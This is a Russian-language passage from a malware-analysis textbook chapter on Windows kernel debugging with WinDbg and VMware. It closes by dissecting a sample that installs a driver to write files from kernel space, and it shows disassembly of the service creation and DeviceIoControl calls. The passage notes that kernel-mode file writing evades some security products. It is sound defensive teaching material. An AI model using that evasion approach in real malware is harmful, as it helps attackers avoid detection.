


Рисунок 10-1. Обработка ядром вызовов пользовательского режима

Примечание. У некоторых вредоносных программ режима ядра отсутствует значимый компонент пользовательского режима. Они не создают объект устройства, и драйвер режима ядра выполняется самостоятельно.

Обычно вредоносные драйверы не управляют оборудованием. Вместо этого они взаимодействуют с основными компонентами ядра Windows: ntoskrnl.exe и hal.dll. Компонент ntoskrnl.exe содержит код основных функций ОС, а hal.dll - код взаимодействия с главными аппаратными компонентами. Для манипулирования ядром вредоносные программы часто импортируют функции из одного или обоих этих файлов.

Настройка отладки ядра

Отладка в ядре сложнее отладки программы пользовательского пространства, поскольку во время отладки ядра ОС заморозена и запустить отладчик невозможно. Поэтому чаще всего для отладки ядра используется VMware.

В отличие от отладки пользовательского режима, отладка ядра требует некоторой первоначальной настройки. Необходимо настроить виртуальную машину для включения отладки ядра, настроить VMware для создания виртуального последовательного порта между виртуальной машиной и узловой системой, а также настроить WinDbg на узловой машине.

Виртуальная машина настраивается путём редактирования обычно скрытого файла `C:\boot.ini`. (Убедитесь, что в параметрах папок включено отображение скрытых файлов.) Перед редактированием `boot.ini` сделайте снимок виртуальной машины. Если вы допустите ошибку и повредите файл, можно будет вернуться к снимку.

В листинге 10-1 показан файл Windows `boot.ini` с добавленной строкой, включающей отладку ядра.

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
● multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect
● multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional with Kernel Debugging" /noexecute=opti
```

Листинг 10-1. Пример файла `boot.ini`, изменённого для включения отладки ядра

Строка в точке `□` задаёт загружаемую ОС, в данном случае Windows XP. Строка в точке `□` добавлена для включения отладки ядра. В вашей версии `boot.ini`, вероятно, будет только строка, похожая на `□`.

Скопируйте последнюю строку файла `boot.ini` и добавьте ещё одну запись. Строка должна оставаться прежней, за исключением добавленных параметров `/debug /debugport=COM1 /baudrate=115200`. (Не беспокойтесь о других элементах строки, таких как `multi(0)disk(0)`: просто в точности скопируйте строку и добавьте дополнительные параметры.) Флаг `/debug` включает отладку ядра, `/debugport=COM1` указывает ОС порт, соединяющий отлаживаемую машину с отладочной, а `/baudrate=115200` задаёт скорость соединения. В нашем случае будет использоваться виртуальный COM-порт, созданный VMware. Следует также изменить имя Windows во второй записи, чтобы впоследствии узнавать этот вариант. В нашем случае вторая запись названа Microsoft Windows XP Professional with Kernel Debugging.

При следующей загрузке виртуальной машины вам должен быть предложен вариант загрузки версии ОС с включённым отладчиком. Загрузчик даст 30 секунд на выбор загрузки с включённой отладкой. Каждый раз при запуске необходимо выбирать версию с включённым отладчиком, если вы хотите иметь возможность подключить отладчик ядра.

Примечание. Запуск ОС с включённым отладчиком не означает, что вы обязаны подключать отладчик. ОС должна нормально работать и без подключённого отладчика.

Далее настроим VMware на создание виртуального соединения между виртуальной машиной и узловой ОС. Для этого добавим новое устройство и используем последовательный порт в именованном канале узловой системы. Чтобы добавить новое устройство, выполните следующие действия:

1. Выберите **VM > Settings**, чтобы открыть диалог **VMware Settings**.

2. В диалоге **Settings** нажмите кнопку **Add** в правой нижней части, а затем выберите **Serial Port** в окне с типами устройств.
3. В диалоге, запрашивающем тип последовательного порта, выберите **Output to Named Pipe**.
4. В следующем окне введите `\\.\pipe\com_1` в качестве имени сокета и выберите **This end is the server** и **The other end is an application**. После завершения добавления последовательного порта в параметрах виртуальной машины должно отображаться устройство последовательного порта, настроенное, как показано на рисунке 10-2.
5. Установите флажок **Yield CPU on poll**.

Примечание. Точная последовательность окон и диалогов различается в разных версиях VMware. Приведённые здесь инструкции относятся к VMware Workstation 7. В других версиях параметры должны быть такими же, но окна и диалоги для их настройки будут немного отличаться.




Рисунок 10-2. Добавление последовательного порта к виртуальной машине

После настройки виртуальной машины запустите её. На узловой машине выполните следующие действия, чтобы с помощью WinDbg подключиться к виртуальной машине и начать отладку ядра.

1. Запустите WinDbg.

2. Выберите **File > Kernel Debug**, откройте вкладку **COM** и введите имя файла и скорость передачи, ранее заданные в `boot.ini`, в нашем случае 115200. Перед нажатием **OK** убедитесь, что установлен флажок **Pipe**. Окно должно выглядеть, как на рисунке 10-3.




Рисунок 10-3. Запуск сеанса отладки ядра в WinDbg

Если виртуальная машина работает, отладчик должен подключиться в течение нескольких секунд. Если она не работает, отладчик будет ждать загрузки ОС, а затем подключится в процессе загрузки. После подключения отладчика рекомендуется включить подробный вывод при отладке ядра, чтобы получить более полную картину происходящего. При подробном выводе вы будете получать уведомление при каждой загрузке и выгрузке драйвера. В некоторых случаях это помогает выявить вредоносный драйвер.

Использование WinDbg

Для большинства функций WinDbg использует интерфейс командной строки. Здесь мы рассмотрим наиболее важные команды. Полный список команд можно просмотреть в меню справки WinDbg.

Чтение из памяти

Окно памяти WinDbg поддерживает просмотр памяти непосредственно из командной строки. Команда `d` служит для чтения областей памяти, таких как данные программы или стек, и имеет следующий основной синтаксис:

```
dx addressToRead
```

Здесь `x` - один из нескольких параметров, определяющих способ отображения данных. В таблице 10-1 приведены наиболее распространённые способы отображения данных.

Таблица 10-1. Параметры чтения WinDbg

Параметр	Описание
da	Читает данные из памяти и отображает их как текст ASCII
du	Читает данные из памяти и отображает их как текст Unicode
dd	Читает данные из памяти и отображает их как 32-разрядные двойные слова

Например, для отображения строки по смещению 0x401020 следует использовать команду `da 0x401020`.

Команда `e` аналогичным образом используется для изменения значений памяти. Она имеет следующий синтаксис:

```
ex addressToWrite dataToWrite
```

Значения `x` совпадают со значениями, используемыми командами `dx`. В файлах справки описано множество дополнительных параметров.

Использование арифметических операторов

Из командной строки можно выполнять операции над памятью и регистрами с помощью простых арифметических действий: сложения (+), вычитания (-), умножения (*) и деления (/). Параметры командной строки полезны как сокращения и при создании выражений для условных точек останова.

Команда `dwo` разыменовывает 32-разрядный указатель и показывает значение в соответствующем месте. Например, если вы остановились в функции и её первый аргумент является строкой широких символов, эту строку можно просмотреть следующей командой:

```
du dwo (esp+4)
```

Выражение `esp+4` указывает расположение аргумента. Оператор `dwo` определяет расположение указателя на строку, а `du` предписывает WinDbg отобразить находящуюся там строку широких символов.

Установка точек останова

Команда `bp` используется для установки обычных точек останова в WinDbg. Можно также указать команды, которые должны автоматически выполняться при срабатывании точки останова до передачи управления пользователю. Вместе с ними используется команда продолжения `go` (`g`), чтобы точка останова выполнила действие и продолжила работу, не ожидая пользователя. Например, следующая команда выводит второй аргумент при каждом вызове функции `GetProcAddress`, фактически не останавливая выполнение программы:

```
bp GetProcAddress "da dwo(esp+8); g"
```

Этот пример выводит имя запрашиваемой функции при каждом вызове `GetProcAddress`. Возможность полезна тем, что точка останова выполняется намного быстрее, чем если бы она

возвращала управление пользователю и ждала ввода команды. Строка команд может быть довольно сложной благодаря поддержке условных конструкций, например операторов `.if` и циклов `.while`. WinDbg поддерживает сценарии, использующие такие команды.

Примечание. Иногда команды пытаются обратиться к недопустимым областям памяти. Например, второй аргумент `GetProcAddress` может быть строкой или порядковым номером. Если это порядковый номер, WinDbg попытается разыменовать недопустимую область памяти. К счастью, отладчик не аварийно завершится, а просто выведет `????` в качестве значения по этому адресу.

Перечисление модулей

В WinDbg нет аналога карты памяти OllyDbg, на которой расположены все сегменты памяти и загруженные модули. В качестве альтернативы команда `lm` WinDbg перечисляет все модули, загруженные в процесс, включая исполняемые файлы и DLL пользовательского пространства, а также драйверы ядра в режиме ядра. Для каждого модуля также указываются начальный и конечный адреса.

Символы Microsoft

Отладочные символы предоставляют ограниченные сведения из исходного кода, помогающие понять ассемблерный код. Предоставляемые Microsoft символы содержат имена некоторых функций и переменных.

В данном контексте символ - это просто имя определённого адреса памяти. Большинство символов присваивает имена адресам функций, но некоторые именуют адреса данных. Например, без символьных сведений функция по адресу `8050f1a2` не будет подписана. Если символьные сведения настроены, WinDbg сообщит, что функция называется `MmCreateProcessAddressSpace`, при условии, что именно это имя имеет функция по данному адресу. Один адрес мало что говорит о функции, тогда как имя сообщает, что эта функция создаёт адресное пространство процесса. Имя символа также можно использовать для поиска функций и данных в памяти.

Поиск символов

Для ссылки на символ в WinDbg используется следующий формат:

`moduleName!symbolName`

Этот синтаксис можно применять везде, где обычно указывается адрес. `moduleName` - имя файла `.exe`, `.dll` или `.sys`, содержащего символ, без расширения, а `symbolName` - имя, связанное с адресом. Однако `ntoskrnl.exe` является особым случаем: имя модуля для него - `nt`, а не `ntoskrnl`. Например, чтобы просмотреть дизассемблированный код функции `NtCreateProcess` из `ntoskrnl.exe`, следует использовать команду дизассемблирования `u`, название которой означает `unassemble`, с параметром `nt!NtCreateProcess`.

Если имя библиотеки не указано, WinDbg будет искать подходящий символ во всех загруженных модулях. Это может занять много времени, поскольку необходимо загрузить и просмотреть символы каждого модуля.

Команда `bu` позволяет с помощью символов установить отложенную точку останова на ещё не загруженный код. Отложенная точка останова устанавливается после загрузки модуля, имя которого совпадает с заданным. Например, команда `bu newModule!exportedFunction` предписывает WinDbg установить точку останова на `exportedFunction`, как только будет загружен модуль с именем `newModule`. При анализе модулей ядра особенно полезно сочетать её с командой `$iment`, определяющей точку входа заданного модуля. Команда `bu $iment(driverName)` устанавливает точку останова в точке входа драйвера до того, как успеет выполниться какой-либо код драйвера.

Команда `x` позволяет искать функции или символы с помощью подстановочных знаков. Например, если вы ищете функции ядра, создающие процессы, можно найти в `ntoskrnl.exe` любую функцию, имя которой содержит строку `CreateProcess`. Команда `x nt!*CreateProcess*` отображает как экспортируемые, так и внутренние функции. Ниже приведён вывод команды `x nt!*CreateProcess*`.

```
0:003> x nt!*CreateProcess*
805c736a nt!NtCreateProcessEx = <no type information>
805c7420 nt!NtCreateProcess = <no type information>
805c6a8c nt!PspCreateProcess = <no type information>
804fe144 nt!ZwCreateProcess = <no type information>
804fe158 nt!ZwCreateProcessEx = <no type information>
8055a300 nt!PspCreateProcessNotifyRoutineCount = <no type information>
805c5e0a nt!PsSetCreateProcessNotifyRoutine = <no type information>
8050f1a2 nt!MmCreateProcessAddressSpace = <no type information>
8055a2e0 nt!PspCreateProcessNotifyRoutine = <no type information>
```

Ещё одна полезная команда - `ln`, выводящая ближайший символ для заданного адреса памяти. С её помощью можно определить, на какую функцию направлен указатель. Предположим, например, что мы видим вызов функции по адресу `0x805717aa` и хотим узнать назначение находящегося там кода. Можно выполнить следующую команду:

```
0:002> ln 805717aa
kd> ln ntreadfile
❶ (805717aa) nt!NtReadFile | (80571d38) nt!NtReadFileScatter
Exact matches:
❷ nt!NtReadFile = <no type information>
```

В первой строке `❶` показаны два ближайших совпадения, а в последней строке `❷` - точное совпадение. Если точного совпадения нет, отображается только первая строка.

Просмотр сведений о структурах

Символы Microsoft также содержат сведения о типах многих структур, включая внутренние типы, которые больше нигде не документированы. Это полезно аналитику вредоносных программ, поскольку такие программы часто манипулируют недокументированными структурами. В листинге 10-2 показаны первые несколько строк структуры объекта драйвера, хранящей сведения о драйвере ядра.

```
0:000> dt nt!_DRIVER_OBJECT
kd> dt nt!_DRIVER_OBJECT
+0x000 Type           : Int2B
+0x002 Size           : Int2B
+0x004 DeviceObject   : Ptr32 _DEVICE_OBJECT
+0x008 Flags          : Uint4B
❶ +0x00c DriverStart   : Ptr32 Void
+0x010 DriverSize     : Uint4B
+0x014 DriverSection  : Ptr32 Void
+0x018 DriverExtension : Ptr32 _DRIVER_EXTENSION
+0x01c DriverName     : _UNICODE_STRING
+0x024 HardwareDatabase : Ptr32 _UNICODE_STRING
+0x028 FastIoDispatch : Ptr32 _FAST_IO_DISPATCH
```

```

+0x02c DriverInit      : Ptr32 long
+0x030 DriverStartIo   : Ptr32 void
+0x034 DriverUnload    : Ptr32 void
+0x038 MajorFunction   : [28] Ptr32 long

```

Листинг 10-2. Просмотр сведений о типах структуры

Имена полей структуры подсказывают, какие данные в ней хранятся. Например, по смещению 0x00c в точке `□` находится указатель, показывающий, где драйвер загружен в память.

WinDbg позволяет накладывать структуру на данные. Предположим, нам известно, что по смещению 828b2648 находится объект драйвера, и мы хотим показать структуру вместе со значениями полей конкретного драйвера. В листинге 10-3 показано, как это сделать.

```

kd> dt nt!_DRIVER_OBJECT 828b2648
+0x000 Type           : 4
+0x002 Size           : 168
+0x004 DeviceObject    : 0x828b0a30 _DEVICE_OBJECT
+0x008 Flags          : 0x12
+0x00c DriverStart     : 0xf7adb000
+0x010 DriverSize      : 0x1080
+0x014 DriverSection   : 0x82ad8d78
+0x018 DriverExtension : 0x828b26f0 _DRIVER_EXTENSION
+0x01c DriverName      : _UNICODE_STRING "\Driver\Beep"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch  : (null)
❶ +0x02c DriverInit     : 0xf7adb66c long Beep!DriverEntry+0
+0x030 DriverStartIo   : 0xf7adb51a void Beep!BeepStartIo+0
+0x034 DriverUnload    : 0xf7adb620 void Beep!BeepUnload+0
+0x038 MajorFunction   : [28] 0xf7adb46a long Beep!BeepOpen+0

```

Листинг 10-3. Наложение данных на структуру

Это драйвер звукового сигнала beep, встроенный в Windows для подачи сигнала, когда что-либо идёт не так. Видно, что функция инициализации, вызываемая при загрузке драйвера, находится по смещению 0xf7adb66c в точке `□`. Если бы это был вредоносный драйвер, следовало бы выяснить, какой код находится по этому адресу, поскольку он всегда вызывается первым при загрузке драйвера. Функция инициализации - единственная функция, вызываемая при каждой загрузке драйвера. Иногда вредоносная программа помещает в неё всю вредоносную полезную нагрузку.

Настройка символов Windows

Символы относятся к конкретной версии анализируемых файлов и могут изменяться при каждом обновлении или исправлении. При правильной настройке WinDbg обращается к серверу Microsoft и автоматически получает подходящие символы для отлаживаемых в данный момент файлов. Путь к файлам символов можно задать, выбрав **File > Symbol File Path**. Чтобы настроить WinDbg на использование сетевого сервера символов, введите следующий путь:

```
SRV*c:\websymbols*http://msdl.microsoft.com/download/symbols
```

SRV задаёт сервер, путь c:\websymbols является локальным кэшем символьных сведений, а URL - фиксированным расположением сервера символов Microsoft.

Если отладочная машина не подключена к Интернету постоянно, символы можно загрузить с сайта Microsoft вручную. Загрузите символы для используемых ОС, пакета обновления и архитектуры. Размер файлов символов обычно составляет несколько сотен мегабайт, поскольку они содержат символьные сведения для всех версий исправлений и обновлений данной ОС и пакета обновления.

Отладка ядра на практике

В этом разделе мы рассмотрим программу, записывающую файлы из пространства ядра. Для авторов вредоносных программ преимущество записи файлов из пространства ядра состоит в том, что её труднее обнаружить. Это не самый скрытный способ записи в файл, но он обходит некоторые защитные продукты и способен ввести в заблуждение аналитиков вредоносных программ, которые ищут характерные вызовы функций `CreateFile` или `WriteFile` в пользовательском пространстве. Обычные функции Win32 непросто вызвать из режима ядра, что создаёт трудности для авторов вредоносных программ, однако в программах для ядра регулярно используются похожие функции. Поскольку функции `CreateFile` и `WriteFile` недоступны в режиме ядра, вместо них применяются `NtCreateFile` и `NtWriteFile`.

Изучение кода пользовательского пространства

В нашем примере компонент пользовательского пространства создаёт драйвер, который читает и записывает файлы в ядре. Сначала изучим код пользовательского пространства в IDA Pro, чтобы выяснить, какие функции он вызывает для взаимодействия с драйвером, как показано в листинге 10-4.

```
04001B3D push     esi                ; lpPassword
04001B3E push     esi                ; lpServiceStartName
04001B3F push     esi                ; lpDependencies
04001B40 push     esi                ; lpdwTagId
04001B41 push     esi                ; lpLoadOrderGroup
04001B42 push     [ebp+lpBinaryPathName] ; lpBinaryPathName
04001B45 push     1                ; dwErrorControl
04001B47 push     3                ; dwStartType
04001B49 push     01                ; dwServiceType
04001B4B push     0F01FFh           ; dwDesiredAccess
04001B50 push     [ebp+lpDisplayName]   ; lpDisplayName
04001B53 push     [ebp+lpDisplayName]   ; lpServiceName
04001B56 push     [ebp+hSCManager]       ; hSCManager
04001B59 call     ds:__imp__CreateServiceA@52
```

Листинг 10-4. Создание службы для загрузки драйвера ядра

В процедурах диспетчера служб видно, что с помощью функции `CreateService` создаётся драйвер. Обратите внимание, что значение параметра `dwServiceType` в точке `□` равно `0x01`. Оно указывает, что это драйвер ядра.

Далее в листинге 10-5 видно, что для получения дескриптора устройства создаётся файл посредством вызова `CreateFileA` в точке `□`. Имя файла, помещаемое в стек, хранится в EDI в точке `□`. (На рисунке не показана загрузка в EDI строки `\\.\FileWriterDevice`, являющейся именем объекта, созданного драйвером для доступа приложения пользовательского пространства.)

```
04001893 xor      eax, eax
04001895 push     eax                ; hTemplateFile
04001896 push     80h                ; dwFlagsAndAttributes
0400189B push     2                  ; dwCreationDisposition
0400189D push     eax                ; lpSecurityAttributes
0400189E push     eax                ; dwShareMode
0400189F push     ebx                ; dwDesiredAccess
040018A0 push     edi                ; lpFileName
040018A1 call     esi                ; CreateFileA
```

Листинг 10-5. Получение дескриптора объекта устройства

Получив дескриптор устройства, вредоносная программа использует функцию `DeviceIoControl` в точке `□` для отправки данных драйверу, как показано в листинге 10-6.

```
04001910 push     0                  ; lpOverlapped
04001912 sub      eax, ecx
04001914 lea      ecx, [ebp+BytesReturned]
```

```

0400191A push    ecx                ; lpBytesReturned
0400191B push    64h                 ; nOutBufferSize
0400191D push    edi                ; lpOutBuffer
0400191E inc     eax
0400191F push    eax                ; nInBufferSize
04001920 push    esi                ; lpInBuffer
04001921 push    9C402408h         ; dwIoControlCode
04001926 push    [ebp+hObject]      ; hDevice
0400192C call    ds:DeviceIoControl ❶

```

Листинг 10-6. Использование DeviceIoControl для связи пользовательского пространства с пространством ядра

Изучение кода режима ядра

Теперь переключимся на код режима ядра. Мы динамически проанализируем код, который будет выполнен в результате вызова DeviceIoControl, отлаживая ядро.

Первый шаг - найти драйвер в ядре. Если WinDbg работает с подключённым отладчиком ядра и включённым подробным выводом, вы будете получать уведомление при каждой загрузке модуля ядра. Модули ядра загружаются и выгружаются нечасто, поэтому, если во время отладки вредоносной программы загружается модуль ядра, этот модуль должен вызвать подозрение.

Примечание. При использовании VMware для отладки ядра вы будете часто видеть загрузку и выгрузку K Mixer.sys. Это нормально и не связано с вредоносной деятельностью.

В следующем примере в окне отладки ядра видно, что загружен драйвер FileWriter.sys. Вероятно, это вредоносный драйвер.

```
ModLoad: f7b0d000 f7b0e780  FileWriter.sys
```

Чтобы определить, какой код вызывается во вредоносном драйвере, необходимо найти объект драйвера. Поскольку имя драйвера известно, объект можно найти командой !drvobj. В листинге 10-7 показан пример вывода:

```

kd> !drvobj FileWriter
Driver object (0827e3698) is for:
Loading symbols for f7b0d000  FileWriter.sys -> FileWriter.sys
*** ERROR: Module load completed but symbols could not be loaded for FileWriter.sys
\Driver\FileWriter
Driver Extension List: (id , addr)

Device Object list:
826eb030

```

Листинг 10-7. Просмотр объекта загруженного драйвера

Примечание. Иногда объект драйвера имеет другое имя либо команда !drvobj завершается неудачно. В качестве альтернативы объекты драйверов можно просмотреть командой !object \Driver. Она перечисляет все объекты пространства имён \Driver, одного из корневых пространств имён, обсуждавшихся в главе 7.

Объект драйвера хранится по адресу 0x827e3698 в точке □. Получив адрес объекта драйвера, можно изучить его структуру с помощью команды dt, как показано в листинге 10-8.

```

kd>dt nt!_DRIVER_OBJECT 0x827e3698
nt!_DRIVER_OBJECT
+0x000 Type           : 4
+0x002 Size           : 168
+0x004 DeviceObject   : 0x826eb030 _DEVICE_OBJECT

```

```

+0x008 Flags          : 0x12
+0x00c DriverStart    : 0xf7b0d000
+0x010 DriverSize     : 0x1780
+0x014 DriverSection  : 0x828006a8
+0x018 DriverExtension : 0x827e3740 _DRIVER_EXTENSION
+0x01c DriverName     : _UNICODE_STRING "\Driver\FileWriter"
+0x024 HardwareDatabase : 0x8066ecd8 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit     : 0xf7b0dfcd long +0
+0x030 DriverStartIo  : (null)
+0x034 DriverUnload   : 0xf7b0da2a void +0
+0x038 MajorFunction  : [28] 0xf7b0da06 long +0

```

Листинг 10-8. Просмотр объекта устройства в ядре

Поле MajorFunction этой структуры является указателем на первую запись таблицы основных функций. Таблица основных функций сообщает, что выполняется при вызове вредоносного драйвера из пользовательского пространства. В каждом индексе таблицы находится отдельная функция. Каждый индекс соответствует определённому типу запроса, а определения индексов находятся в файле wdm.h и начинаются с IRP_MJ_.

Например, чтобы выяснить, какое смещение таблицы вызывается при выполнении приложением пользовательского пространства DeviceIoControl, следует найти индекс IRP_MJ_DEVICE_CONTROL. В данном случае значение IRP_MJ_DEVICE_CONTROL равно 0xe, а таблица основных функций начинается со смещения 0x038 от начала объекта драйвера. Чтобы найти функцию, которая будет вызвана для обработки запроса DeviceIoControl, используйте команду `dd 827e3698+0x38+e*4 L1`. Значение 0x038 является смещением до начала таблицы, 0xe - индексом IRP_MJ_DEVICE_CONTROL, а умножение на 4 выполняется потому, что каждый указатель занимает 4 байта. Аргумент L1 указывает, что требуется увидеть в выводе только одно двойное слово.

Предыдущая команда показывает, что вызываемая в ядре функция находится по адресу 0xf7b0da66, как видно в листинге 10-9. Проверить, выглядят ли инструкции по этому адресу допустимыми, можно командой `u`. В данном случае они допустимы; если бы это было не так, возможно, мы ошиблись при вычислении адреса.

```

kd> dd 827e3698+0x38+e*4 L1
827e3708 f7b0da66
kd> u f7b0da66
FileWriter+0xa66:
f7b0da66 6a68          push     68h
f7b0da68 6838d9b0f7    push     offset FileWriter+0x938 (f7b0d938)
f7b0da6d e822faffff    call     FileWriter+0x494 (f7b0d494)

```

Листинг 10-9. Поиск функции IRP_MJ_DEVICE_CONTROL в объекте драйвера

